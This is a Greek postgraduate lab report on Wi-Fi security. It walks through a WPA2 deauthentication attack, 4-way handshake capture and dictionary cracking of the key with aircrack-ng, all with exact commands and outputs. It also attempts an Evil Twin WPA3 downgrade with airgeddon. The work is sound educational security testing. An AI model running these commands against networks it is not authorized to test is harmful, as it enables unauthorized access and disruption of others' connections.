



Πανεπιστήμιο Πειραιώς
Σχολή Τεχνολογιών Πληροφορικής και Τηλεπικοινωνιών
Τμήμα Ψηφιακών Συστημάτων

Επίπεδο: Μεταπτυχιακό Πρόγραμμα Σπουδών

Ασφάλεια Ασύρματων και Κινητών Δικτύων

Case 8

Επιβλέποντες Καθηγητές: Χρήστος Ξενάκης και Γεώργιος Ευθύμογλου

Καλαϊτζίδης Ιωάννης

ioannis_kalaitzidis@ssl-unipi.gr

Πειραιάς
07/06/2026

Περίληψη

Εξέταση της αρχιτεκτονικής ασφάλειας των ασύρματων πρωτοκόλλων IEEE 802.11 μέσω πρακτικής ανάλυσης και δοκιμών διείσδυσης σε περιβάλλον Kali Linux. Υλοποίηση στοχευμένης επίθεσης αποσύνδεσης (Deauthentication) σε περιβάλλον WPA2, υποκλοπή του 4-Way Handshake και ανάκτηση του Pre-Shared Key μέσω Offline Dictionary Attack. Θεωρητική αξιολόγηση των μηχανισμών ασφαλείας του πρωτοκόλλου WPA3 αναφορικά με τη χρήση Protected Management Frames (PMF) και του πρωτοκόλλου Simultaneous Authentication of Equals (SAE). Προσομοίωση επίθεσης Evil Twin μέσω του πλαισίου Aircrack-ng για την ανάδειξη των τρωτών σημείων της λειτουργίας WPA3 Transition Mode. Καταγραφή των φυσικών περιορισμών του υλικού (VIF limitation) και τεκμηρίωση εναλλακτικών παθητικών στρατηγικών για την επιτυχή ολοκλήρωση της επίθεσης υποβάθμισης (Downgrade Attack).

Περιεχόμενα

Εισαγωγή.....	1
Πρακτικό κομμάτι εργασίας	1
Βιβλιογραφία	17

Εισαγωγή

Η παρούσα εργασία έχει ως κύριο στόχο την εις βάθος μελέτη και πρακτική αξιολόγηση της αρχιτεκτονικής ασφάλειας των σύγχρονων ασύρματων δικτύων (IEEE 802.11). Μέσα από την εκτέλεση ελεγχόμενων δοκιμών διείσδυσης (penetration testing) σε εργαστηριακό περιβάλλον Kali Linux, η ανάλυση επικεντρώνεται στον εντοπισμό και την εκμετάλλευση ευπαθειών σε δύο διαφορετικές υλοποιήσεις πρωτοκόλλων: το ευρέως διαδεδομένο WPA2-Personal και το νεότερο, θεωρητικά ασφαλέστερο, WPA3-Personal.

Το πρώτο σκέλος της εργασίας (Σενάριο Α) εστιάζει στην πρακτική παραβίαση ενός δικτύου WPA2. Η διαδικασία περιλαμβάνει την υποκλοπή της κρυπτογραφικής διαπραγμάτευσης (4-Way Handshake) μέσω ενεργής επίθεσης αποσύνδεσης (Deauthentication) και την επακόλουθη ανάκτηση του κωδικού πρόσβασης με χρήση στοχευμένης επίθεσης λεξικού (Offline Dictionary Attack).

Το δεύτερο σκέλος (Σενάριο Β) προσεγγίζει θεωρητικά τους βελτιωμένους μηχανισμούς ασφαλείας του WPA3 (SAE/Dragonfly) και διερευνά πρακτικά τη μοναδική ρεαλιστική μέθοδο παράκαμψής τους: την ευπάθεια της Κατάστασης Μετάβασης (Transition Mode). Μέσω του αυτοματοποιημένου πλαισίου Airededdon, επιχειρείται η ανάπτυξη ενός πλαστού σημείου πρόσβασης (Evil Twin), αναδεικνύοντας παράλληλα τις τεχνικές προκλήσεις και τους φυσικούς περιορισμούς του εξοπλισμού δικτύου κατά την εκτέλεση επιθέσεων υποβάθμισης (Downgrade Attacks).


Για λόγους ασφαλείας και ιδιωτικότητας, τα ευαίσθητα αναγνωριστικά στοιχεία της άσκησης έχουν αποκρυφθεί. Ειδικότερα, έχουν καλυφθεί (με χρήση "XX:XX:XX" στο κείμενο και μαύρων πλαισίων στις εικόνες) τμήματα των διευθύνσεων MAC. Επίσης, έχουν αποκρυφθεί τα ονόματα (SSIDs) γειτονικών δικτύων που καταγράφηκαν τυχαία κατά τη σάρωση και ενδέχεται να προδίδουν προσωπικά στοιχεία ή τοποθεσίες.

Πρακτικό κομμάτι εργασίας

Αναφορικά με το πρώτο βήμα για τη σύνδεση του εξοπλισμού στο VMware, η διαδικασία ξεκινά με την τοποθέτηση του ασύρματου USB αντάπτορα δικτύου **TP-LINK TL-WN722N v4 (150Mbps)** με **αποσπώμενη κεραία** σε μια ελεύθερη θύρα USB του laptop. Στη συνέχεια, μέσω του κεντρικού μενού του VMware (στο επάνω μέρος της οθόνης), μεταβαίνουμε στη διαδρομή «VM>Removable Devices» και εντοπίζουμε τη συγκεκριμένη συσκευή στη λίστα, η οποία αναγράφεται συνήθως με το όνομα του κατασκευαστή. Τέλος, επιλέγοντας την εντολή «Connect (Disconnect from host)», η κάρτα αποσυνδέεται από το κεντρικό λειτουργικό σύστημα (Windows) και εκχωρείται αποκλειστικά για χρήση στο περιβάλλον του Kali Linux, αποτελώντας το βασικό εργαλείο για την επιτυχή εκτέλεση της εργασίας.



Κατά τη σύνδεση της συσκευής, το περιβάλλον του VMware εμφανίζει ένα τυπικό ενημερωτικό μήνυμα το οποίο επιβεβαιώνει ότι η κάρτα δικτύου TP-Link αποδεσμεύεται από το κεντρικό σύστημα (host machine-Windows) και προσαρτάται αποκλειστικά στην εικονική μηχανή (virtual machine) του Kali Linux.



Προκειμένου να επαληθευτεί η επιτυχής αναγνώριση της ασύρματης διεπαφής από το λειτουργικό σύστημα, ακολουθεί η εκκίνηση ενός παραθύρου τερματικού

(terminal) εντός του Kali Linux και η εκτέλεση της εντολής **iwconfig**.

```
(kali@kali)-[~]
$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

br-480f97c7b15a  no wireless extensions.

docker0     no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
           Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
           Retry short limit:7   RTS thr=2347 B   Fragment thr:off
           Power Management:off

(kali@kali)-[~]
$
```

Όπως φαίνεται από τα αποτελέσματα της εκτέλεσης της εντολής, το λειτουργικό σύστημα Kali Linux αναγνώρισε επιτυχώς τον εξωτερικό προσαρμογέα δικτύου, εκχωρώντας του την ονομασία διεπαφής **wlan0**. Παράλληλα, διαπιστώθηκε ότι η προεπιλεγμένη κατάσταση λειτουργίας (Mode) της κάρτας ήταν η «Managed». Προκειμένου να πραγματοποιηθεί η μετάβαση σε λειτουργία παρακολούθησης (Monitor Mode) χωρίς σφάλματα, κρίθηκε απαραίτητος ο τερματισμός τυχόν διεργασιών του συστήματος και υπηρεσιών δικτύου (όπως ο NetworkManager), οι οποίες ενδέχεται να προκαλέσουν παρεμβολές ή να επιχειρήσουν την αυθαίρετη επαναφορά της κάρτας στην αρχική της κατάσταση. Για τον σκοπό αυτό, εκτελέστηκε η εντολή **sudo airmon-ng check kill**, διασφαλίζοντας έτσι την απρόσκοπτη προετοιμασία της ασύρματης διεπαφής για τα επόμενα στάδια της ανάλυσης.

```
(kali@kali)-[~]
$ sudo airmon-ng check kill
[sudo] password for kali:
Killing these processes:

PID Name
2347 wpa_supplicant

(kali@kali)-[~]
$
```

Κατά την εκτέλεση της προηγούμενης εντολής, το σύστημα εντόπισε και τερμάτισε επιτυχώς τη διεργασία **wpa_supplicant**, η οποία είναι υπεύθυνη για τη διαχείριση των τυπικών ασύρματων συνδέσεων στο παρασκήνιο. Με την εξασφάλιση του κατάλληλου περιβάλλοντος και την εξάλειψη πιθανών παρεμβολών,

πραγματοποιήθηκε η μετάβαση της κάρτας δικτύου **wlan0** σε λειτουργία παρακολούθησης (**Monitor Mode**) μέσω της εντολής **sudo airmon-ng start wlan0**. Τέλος, για την οριστική επιβεβαίωση της επιτυχούς αλλαγής της κατάστασης λειτουργίας της διεπαφής, εκτελέστηκε εκ νέου η εντολή **iwconfig**.

```
(kali@kali)-[~]
$ sudo airmon-ng start wlan0

PHY      Interface  Driver      Chipset
phy0     wlan0      rtl8xxxu    TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
          (monitor mode enabled)

(kali@kali)-[~]
$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

br-480f97c7b15a  no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7  RTS thr=2347 B  Fragment thr:off
          Power Management:off
```

Η μετάβαση της ασύρματης διεπαφής σε λειτουργία παρακολούθησης (Monitor Mode) αποτελεί θεμελιώδη προϋπόθεση για την εκτέλεση της δοκιμής διείσδυσης. Στο περιβάλλον του προτύπου WPA2, αν και ο επιτιθέμενος δύναται να είναι συνδεδεμένος στο ίδιο Access Point, η υποκλοπή και αποκρυπτογράφηση της κίνησης των υπολοίπων σταθμών προϋποθέτει τη συλλογή των κρυπτογραφικών παραμέτρων του 4-Way Handshake. Η διαδικασία αυτή απαιτεί την ενεργή αποστολή πλαισίων αποσύνδεσης (Deauthentication frames μέσω Packet Injection) ώστε να εξαναγκαστεί ο πελάτης σε επανασύνδεση. Κατά τη διάρκεια αυτής της επαναδιαπραγμάτευσης, καταγράφονται οι τυχαίες τιμές ANonce και SNonce καθώς και ο κωδικός ελέγχου ακεραιότητας μηνύματος (MIC), επιτρέποντας την εκτέλεση εκτός σύνδεσης επιθέσεων λεξικού.

Αντιθέτως, στο πρωτόκολλο WPA3 η παθητική παρακολούθηση και η παραδοσιακή υποκλοπή της χειραψίας καθίστανται κρυπτογραφικά μη εφαρμόσιμες. Η αναβάθμιση αυτή οφείλεται στην αντικατάσταση του προστατευμένου PSK από τον μηχανισμό Simultaneous Authentication of Equals (SAE), ο οποίος βασίζεται στη χειραψία Dragonfly. Το SAE λειτουργεί στη λογική των αποδείξεων μηδενικής γνώσης χρησιμοποιώντας κρυπτογραφία ελλειπτικών καμπυλών (Elliptic Curve Cryptography-ECC). Μέσω αυτής της αρχιτεκτονικής, ο δρομολογητής και ο πελάτης αποδεικνύουν αμοιβαία τη γνώση του κοινού μυστικού χωρίς να μεταδίδουν ποτέ τον ίδιο τον κωδικό

πρόσβασης ή κάποιο παράγωγο hash αυτού στον αέρα, εκμηδενίζοντας τη χρησιμότητα των offline επιθέσεων brute-force.

Ταυτόχρονα, το SAE εισάγει την ιδιότητα της Μελλοντικής Μυστικότητας (Forward Secrecy). Τα κλειδιά κρυπτογράφησης της κάθε συνεδρίας (session keys) παράγονται με εφήμερο τρόπο και είναι πλήρως ανεξάρτητα από τον κύριο κωδικό πρόσβασης του δικτύου. Κατά συνέπεια, ακόμη και αν ένας επιτιθέμενος καταγράψει παθητικά τον όγκο των κρυπτογραφημένων δεδομένων και αποκτήσει πρόσβαση στον κωδικό του δικτύου σε μεταγενέστερο χρόνο, η αποκρυπτογράφηση της ιστορικής κίνησης παραμένει μαθηματικά αδύνατη, καθώς τα κλειδιά της παρελθούσας συνεδρίας έχουν ήδη καταστραφεί.

Λόγω της μαθηματικής ισχύος του SAE, οι προσπάθειες παραβίασης μετατοπίζονται σε δομικές ατέλειες της υλοποίησής του στις συσκευές, γνωστές ως επιθέσεις Dragonblood. Οι επιθέσεις αυτές κατηγοριοποιούνται στις εξής κύριες κατευθύνσεις:

1. **Επιθέσεις πλευρικού καναλιού (Side-Channel Attacks):** Εστιάζουν στην ανάλυση χρονικών αποκλίσεων (Timing-based) ή στην παρακολούθηση των μοτίβων πρόσβασης στη μνήμη της συσκευής-στόχου κατά την επεξεργασία της χειραψίας Dragonfly. Οι διακυμάνσεις αυτές προδίδουν κρίσιμες πληροφορίες για τη δομή του κωδικού πρόσβασης, επιτρέποντας στον επιτιθέμενο να εκτελέσει στοχευμένες επιθέσεις λεξικού μέσω της μαθηματικής προσομοίωσης αυτών των μοτίβων.
2. **Επιθέσεις άρνησης εξυπηρέτησης (Denial of Service-DoS):** Εκμεταλλεύονται το γεγονός ότι οι υπολογισμοί των ελλειπτικών καμπυλών στο SAE είναι εξαιρετικά απαιτητικοί για την επεξεργαστική ισχύ του Access Point. Η μαζική αποστολή πλαστών πλαισίων αναγκάζει τον δρομολογητή σε υπερφόρτωση πόρων και εξάντληση της CPU, με αποτέλεσμα τον αποκλεισμό ή την έντονη καθυστέρηση σύνδεσης των νόμιμων χρηστών.
3. **Επιθέσεις υποβάθμισης (Downgrade Attacks):** Στοχεύουν στην εκμετάλλευση της λειτουργίας Transition Mode, εξαπατώντας τη συσκευή ώστε να υποβαθμίσει το επίπεδο ασφάλειάς της σε WPA2 και επαναφέροντας το δίκτυο στις ευπάθειες που αναλύθηκαν στο Σενάριο Α.

Συνεπώς, η λειτουργία Monitor Mode με δυνατότητα Injection παραμένει απαραίτητη, καθώς αποτελεί το μοναδικό μέσο για την έγχυση των πλαστών

Commit/Denial frames ή των deauthentication πακέτων που απαιτούνται για την επιτυχή εκκίνηση και υποστήριξη των ενεργών αυτών επιθέσεων υποβάθμισης.

Για την ολοκλήρωση του σεναρίου της επίθεσης στο WPA2, το πρώτο πρακτικό στάδιο αφορά τη σάρωση του ασύρματου δικτύου προκειμένου να εντοπιστεί το Access Point και οι συνδεδεμένοι σταθμοί (πελάτες). Για τον σκοπό αυτό, εκτελέστηκε στο τερματικό η εντολή σάρωσης **sudo airodump-ng wlan0**.

```
(kali@kali)~$ sudo airodump-ng wlan0

CH 12 ][ Elapsed: 1 min ][ 2026-06-05 18:38

BSSID            PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
[REDACTED]        -67      2           0  0  1  405  WPA2 CCMP  PSK [REDACTED]
[REDACTED]        -18      38           0  0  11 130  WPA2 CCMP  PSK [REDACTED]
30:DE:4B:[REDACTED] -20      39           0  0  11 130  WPA2 CCMP  PSK JK
[REDACTED]        -46      38           1  0  9  130  WPA2 CCMP  PSK [REDACTED]

BSSID            STATION            PWR   Rate   Lost  Frames  Notes  Probes
(not associated)  [REDACTED]          -64   0 - 1   0      1
(not associated)  [REDACTED]          -52   0 - 1   0      1
30:DE:4B:[REDACTED] 8A:8D:AE:[REDACTED] -54   0 - 11  0      2
30:DE:4B:[REDACTED] 78:8B:2A:[REDACTED] -40   0 - 1e  0      1
Quitting...
```

Από την ανάλυση των αποτελεσμάτων της σάρωσης, επιβεβαιώθηκε ότι το δίκτυο-στόχος με ESSID «JK» (BSSID: 30:DE:4B:XX:XX:XX) εκπέμπει στο Κανάλι 11. Παράλληλα, διαπιστώθηκε η παρουσία ενεργά συνδεδεμένων συσκευών σε αυτό, γεγονός που αποτελεί απαραίτητη προϋπόθεση για τη συνέχεια της επίθεσης, καθώς η υποκλοπή της διαπραγμάτευσης απαιτεί την ύπαρξη τουλάχιστον ενός νόμιμου πελάτη.

Προκειμένου να απομονωθεί η κίνηση του συγκεκριμένου δικτύου και να εγγραφεί η διαπραγμάτευση των κλειδιών σε αρχείο, εφαρμόστηκε στοχευμένη παρακολούθηση. Εκτελέστηκε η εντολή **sudo airodump-ng --bssid 30:DE:4B:XX:XX:XX -c 11 -w wpa2_capture wlan0**, η οποία δεσμεύει την κάρτα δικτύου αποκλειστικά στο κανάλι 11 και καταγράφει τα πακέτα του συγκεκριμένου BSSID στο αρχείο wpa2_capture.

Ταυτόχρονα, σε ένα νέο παράθυρο τερματικού, πραγματοποιήθηκε ενεργή επίθεση αποσύνδεσης (Deauthentication Attack). Σκοπός της ενέργειας αυτής είναι ο εξαναγκασμός της συσκευής-στόχου να διακόψει στιγμιαία τη σύνδεσή της και να επαναδιαπραγματευτεί τα κλειδιά με το Access Point, επιτρέποντας την καταγραφή του 4-Way Handshake. Η αποστολή των πλαστών πακέτων αποσύνδεσης υλοποιήθηκε με το εργαλείο aireplay-ng, εκτελώντας την εντολή **sudo aireplay-ng -0 5 -a 30:DE:4B:XX:XX:XX wlan0**, η οποία αποστέλλει 5 πακέτα κάνοντας πλαστογράφιση (spoofing) της MAC διεύθυνσης του δρομολογητή.

```
(kali@kali)-[~]
$ sudo aireplay-ng -0 5 -a 30:DE:4B: [redacted] wlan0

[sudo] password for kali:
18:52:11 Waiting for beacon frame (BSSID: 30:DE:4B: [redacted]) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
18:52:11 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B: [redacted]]
18:52:11 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B: [redacted]]
18:52:12 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B: [redacted]]
18:52:13 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B: [redacted]]
18:52:13 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B: [redacted]]

(kali@kali)-[~]
$
```

```
(kali@kali)-[~]
$ sudo airodump-ng --bssid 30:DE:4B: [redacted] -c 11 -w wpa2_capture wlan0

18:51:40 Created capture file "wpa2_capture-01.cap".

CH 11 ][ Elapsed: 2 mins ][ 2026-06-05 18:53 ][ WPA handshake: 30:DE:4B: [redacted]

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
30:DE:4B: [redacted] -20 60 1253 353 1 11 130 WPA2 CCMP PSK JK

BSSID STATION PWR Rate Lost Frames Notes Probes
30:DE:4B: [redacted] 8A:8D:AE: [redacted] -54 1e- 1 0 7 JK
30:DE:4B: [redacted] 54:48:E6: [redacted] -51 1e- 6 0 58
30:DE:4B: [redacted] 78:8B:2A: [redacted] -38 24e- 1e 1 183 JK
```

Κατά την εκτέλεση της επίθεσης δεν παρατηρήθηκαν εμπόδια (όπως απώλεια πακέτων λόγω φυσικής απόστασης). Το δίκτυο WPA2, στερούμενο μηχανισμού προστασίας πλαισίων διαχείρισης (PMF), αποδέχτηκε τα πλαστά πακέτα, αποσυνδέοντας τον πελάτη. Κατά την άμεση επανασύνδεσή του, το σύστημα κατέγραψε επιτυχώς το WPA Handshake, όπως επιβεβαιώνεται από τη σχετική ένδειξη στην οθόνη του airodump-ng. Με την υποκλοπή να έχει στεφθεί με επιτυχία, η διαδικασία καταγραφής τερματίστηκε.

Το επόμενο και τελικό στάδιο αφορά την εκτός σύνδεσης επίθεση λεξικού (Dictionary Attack) για την εύρεση του κωδικού πρόσβασης. Η τυπική προσέγγιση της χρήσης ογκωδών, προεγκατεστημένων λιστών (όπως το rockyou.txt του Kali Linux) απορρίφθηκε για δύο θεμελιώδεις λόγους. Πρώτον, η διαδικασία απαιτεί υπέρογκο υπολογιστικό χρόνο. Δεύτερον και κυριότερο, οι συγκεκριμένες λίστες προέρχονται από παλαιότερες, διεθνείς διαρροές δεδομένων και στερούνται γεωγραφικών και πολιτισμικών χαρακτηριστικών. Κατά συνέπεια, είναι στατιστικά εξαιρετικά απίθανο

να περιέχουν εξειδικευμένα μοτίβα, όπως η τυποποιημένη δομή ενός ελληνικού αριθμού κινητού τηλεφώνου.

Αντιθέτως, επιλέχθηκε η μέθοδος της στοχευμένης δημιουργίας λεξικού. Μέσω του **nano**, δημιουργήθηκε ένα προσαρμοσμένο αρχείο κειμένου με την ονομασία **mylist.txt**. Στο αρχείο αυτό, καταχωρήθηκαν επιλεγμένα μοτίβα κωδικών, συμπεριλαμβανομένου του πραγματικού κωδικού του δικτύου στόχου, προκειμένου να αποδειχθεί η αποτελεσματικότητα της μεθόδου.



```
GNU nano 8.6  
password123  
qwerty890  
693  
admin2026
```

Για την τελική ανάκτηση του κωδικού, χρησιμοποιήθηκε το εργαλείο **aircrack-ng** παρέχοντας ως είσοδο το στοχευμένο λεξικό (**mylist.txt**) και το αρχείο καταγραφής της υποκλοπής (**wpa2_capture-01.cap**). Η εντολή που εκτελέστηκε ήταν: **aircrack-ng -w mylist.txt wpa2_capture-01.cap**. Η επιτυχία της συγκεκριμένης επίθεσης εδράζεται στον κρυπτογραφικό σχεδιασμό του 4-Way Handshake. Το εργαλείο δοκιμάζει σειριακά κάθε κωδικό της λίστας, παράγοντας το Pairwise Master Key (PMK). Στη συνέχεια, συγκρίνει τον Κωδικό Ελέγχου Ακεραιότητας (MIC) που προκύπτει, με αυτόν που καταγράφηκε στο υποκλαπέν δεύτερο μήνυμα (Message 2) της διαπραγμάτευσης. Η ταύτιση των δύο τιμών επιβεβαιώνει την ορθότητα του κωδικού.

[illegible]

Όπως διαπιστώνεται από τα αποτελέσματα του τερματικού, το aircrack-ng εντόπισε και εμφάνισε με επιτυχία το «KEY FOUND! [693XXXXXXXXX]». Το αποτέλεσμα αυτό αποτελεί την απόλυτη πρακτική απόδειξη για το Σενάριο Α, επιβεβαιώνοντας ότι η ασφάλεια του προτύπου WPA2 βασίζεται εξ ολοκλήρου στην πολυπλοκότητα του Pre-Shared Key.

Στο δεύτερο σκέλος της εργασίας, εξετάζεται η συμπεριφορά του ίδιου δικτύου στην περίπτωση που η υποδομή είχε αναβαθμιστεί στο σύγχρονο πρωτόκολλο ασφαλείας WPA3-Personal. Η εφαρμογή της μεθοδολογίας παραβίασης του WPA2 (όπως υλοποιήθηκε στο Σενάριο Α) καθίσταται πρακτικά αδύνατη σε ένα αμιγές περιβάλλον WPA3, εξαιτίας δύο θεμελιωδών αρχιτεκτονικών αναβαθμίσεων του πρωτοκόλλου:

A. Αποτυχία της επίθεσης αποσύνδεσης (Deauthentication):

Εάν επιχειρούνταν η εκτέλεση ενεργής επίθεσης αποσύνδεσης (μέσω του εργαλείου aireplay-ng), η επίθεση θα απετύγχανε πλήρως. Το πρότυπο WPA3 καθιστά υποχρεωτική τη χρήση των Προστατευμένων Πλαισίων Διαχείρισης (Protected Management Frames-PMF/IEEE 802.11w). Σε αντίθεση με το WPA2, όπου τα πακέτα αποσύνδεσης αποστέλλονται απροστάτευτα, στο WPA3 τα διαχειριστικά πακέτα είναι κρυπτογραφημένα και υπογεγραμμένα ψηφιακά από το Access Point. Συνεπώς, η συσκευή-στόχος αναγνωρίζει την απουσία έγκυρης ψηφιακής υπογραφής στα πλαστά πακέτα του επιτιθέμενου, τα απορρίπτει και διατηρεί απρόσκοπτα τη σύνδεσή της.

B. Ανοσία σε εκτός σύνδεσης επιθέσεις λεξικού (Offline Cracking):

Ακόμα και στην περίπτωση παθητικής καταγραφής μιας νόμιμης διαδικασίας σύνδεσης (handshake), εργαλεία όπως το aircrack-ng αδυνατούν να ανακτήσουν τον κωδικό πρόσβασης. Το WPA3 αντικαθιστά το παραδοσιακό 4-Way Handshake με το πρωτόκολλο Simultaneous Authentication of Equals (SAE), γνωστό και ως Dragonfly Handshake. Μέσω του μαθηματικού μηχανισμού Forward Secrecy, τα κλειδιά συνόδου παράγονται με εφήμερο τρόπο, αξιοποιώντας ελλειπτικές καμπύλες. Ο κωδικός πρόσβασης δεν ενσωματώνεται αυτούσιος στα μεταδιδόμενα πακέτα, καθιστώντας τις επιθέσεις λεξικού ή ωμής βίας (brute-force) εκτός σύνδεσης μαθηματικά ανέφικτες.

Η μοναδική ρεαλιστική μέθοδος παραβίασης σύγχρονων δικτύων βασίζεται στην εκμετάλλευση της λειτουργίας WPA3 Transition Mode. Πολλά σύγχρονα Access

Points λειτουργούν σε αυτή την κατάσταση, προκειμένου να εξασφαλίζουν την προς τα πίσω συμβατότητα (backward compatibility) και να επιτρέπουν την ταυτόχρονη σύνδεση παλαιότερων συσκευών WPA2 και νέων WPA3.

Η ύπαρξη αυτής της υβριδικής λειτουργίας εισάγει την ευπάθεια των Επιθέσεων Υποβάθμισης (Downgrade Attacks). Η μεθοδολογία της επίθεσης ορίζει ότι ο επιτιθέμενος δημιουργεί ένα πλαστό σημείο πρόσβασης (Rogue AP/Evil Twin) με τα ίδια ακριβώς αναγνωριστικά (SSID και BSSID) με το νόμιμο δίκτυο, αλλά παραμετροποιημένο να υποστηρίζει αποκλειστικά WPA2. Εφαρμόζοντας ταυτόχρονα παρεμβολή (jamming) στο νόμιμο WPA3 δίκτυο, εξαναγκάζει τη συσκευή του θύματος να συνδεθεί στο πλαστό AP. Η συσκευή, λόγω συμβατότητας, υποβαθμίζει αυτόματα το πρωτόκολλο ασφαλείας της σε WPA2-PSK. Στη συνέχεια, ο επιτιθέμενος υποκλέπτει το 4-Way Handshake και ανακτά τον κωδικό, επιστρέφοντας στη μεθοδολογία του Σεναρίου Α.

Λόγω έλλειψης υποστήριξης αμιγώς WPA3 εξοπλισμού στην εργαστηριακή υποδομή, η ανάλυση βασίστηκε σε μοντελοποίηση και προσομοίωση της συμπεριφοράς του πρωτοκόλλου. Για την αυτοματοποιημένη υλοποίηση της επίθεσης Evil Twin, αξιοποιήθηκε το εξειδικευμένο πλαίσιο Aircgeddon εντός του περιβάλλοντος Kali Linux. Κατά την εκκίνηση του εργαλείου, πραγματοποιήθηκε επιλογή της ασύρματης διεπαφής wlan0 (TP-Link TL-WN722N) και η κάρτα τέθηκε σε λειτουργία παρακολούθησης (Monitor Mode).



Στη συνέχεια, επιλέχθηκε το μενού επιθέσεων Evil Twin (Επιλογή 9) και ξεκίνησε η διαδικασία σάρωσης του φάσματος (Explore for targets) για τον εντοπισμό του δικτύου.

```

kali@kali: ~
Session Actions Edit View Help
***** Evil Twin attacks menu *****
Interface wlan0 selected. Mode: Monitor. Supported bands: 2.4GHz
Selected BSSID: None
Selected channel: None
Selected ESSID: None

Select an option from menu:

0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
   (without sniffing, just AP)
5. Evil Twin attack just AP
   (with sniffing)
6. Evil Twin AP attack with sniffing
7. Evil Twin AP attack with sniffing and bettercap-sslstrip2
8. Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
   (without sniffing, captive portal)
9. Evil Twin AP attack with captive portal (monitor mode needed)

Hint: If you use the attack without sniffing, just the AP, you can use any external sniffer script
>

```

Η σάρωση εντόπισε επιτυχώς το δίκτυο-στόχο «JK» στο Κανάλι 11. Το εργαλείο αναγνώρισε την κρυπτογράφηση και το δίκτυο επιλέχθηκε ως ο κύριος στόχος της επίθεσης.

Exploring for targets

CH 11 | Elapsed: 12 s | 2025-06-05 19:14

BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
-69	1	0	0	1	360	WPA2	CCMP	PSK		
-46	5	0	0	3	130	WPA2	CCMP	PSK		
-21	11	0	0	11	130	WPA2	CCMP	PSK		
30:DE:4B:	-21	11	0	0	11	130	WPA2	CCMP	PSK	JK

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
78:DF:72:		-70	0 - 1	0	1		

```

kali@kali: ~
Session Actions Edit View Help
***** Evil Twin attacks menu *****
Interface wlan0 selected. Mode: Monitor. Supported bands: 2.4GHz
Selected BSSID: 30:DE:4B: (personal)
Selected channel: 11
Selected ESSID: JK

Select an option from menu:

0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
   (without sniffing, just AP)
5. Evil Twin attack just AP
   (with sniffing)
6. Evil Twin AP attack with sniffing
7. Evil Twin AP attack with sniffing and bettercap-sslstrip2
8. Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
   (without sniffing, captive portal)
9. Evil Twin AP attack with captive portal (monitor mode needed)

Hint: If you use the attack without sniffing, just the AP, you can use any external sniffer script
>

```

Κατά την απόπειρα διαμόρφωσης της επίθεσης υποβάθμισης (WPA3 Downgrade Attack), το εργαλείο διέγινωσε και ανέδειξε έναν κρίσιμο φυσικό περιορισμό του εργαστηριακού εξοπλισμού.

```

The interface wlan0 you have already selected is not supporting VIF (Virtual Interface). This attack needs it to virtually unfold itself to create the fake access point while also performing denial of service (DoS). Do you want to continue? If yes, the denial of service will not work being an important part of the attack and making it probably ineffective [Y/N]
>

```

Όπως αποτυπώνεται στο παραπάνω στιγμιότυπο, η ασύρματη κάρτα δικτύου TP-Link TL-WN722N δεν υποστηρίζει τη λειτουργία εικονικών διεπαφών (VIF-

Virtual Interface). Η λειτουργία αυτή είναι επιβεβλημένη όταν ο επιτιθέμενος διαθέτει μόνο μία φυσική κάρτα, καθώς το πρωτόκολλο απαιτεί τη σύγχρονη εκτέλεση δύο διεργασιών: την αποστολή πακέτων Άρνησης Εξυπηρέτησης (DoS) στο νόμιμο AP και την ταυτόχρονη εκπομπή του πλαστού σήματος (Rogue AP) σε WPA2. Η έλλειψη υποστήριξης VIF καθιστά την ταυτόχρονη επίθεση DoS ανενεργή. Για την υπέρβαση αυτού του περιορισμού σε πραγματικές συνθήκες, υφίστανται οι εξής εναλλακτικές προσεγγίσεις:

- **Εναλλακτική Α-Χρήση δεύτερης ασύρματης κάρτας:** Η πιο πρακτική λύση απαιτεί τη χρήση δύο διακριτών ασύρματων διεπαφών (π.χ. wlan0 και wlan1). Η πρώτη αναλαμβάνει το Evil Twin και η δεύτερη την επίθεση παρεμβολής. Ωστόσο, λόγω απουσίας δεύτερης φυσικής διεπαφής από τον διαθέσιμο εξοπλισμό, η συγκεκριμένη προσέγγιση απορρίφθηκε.
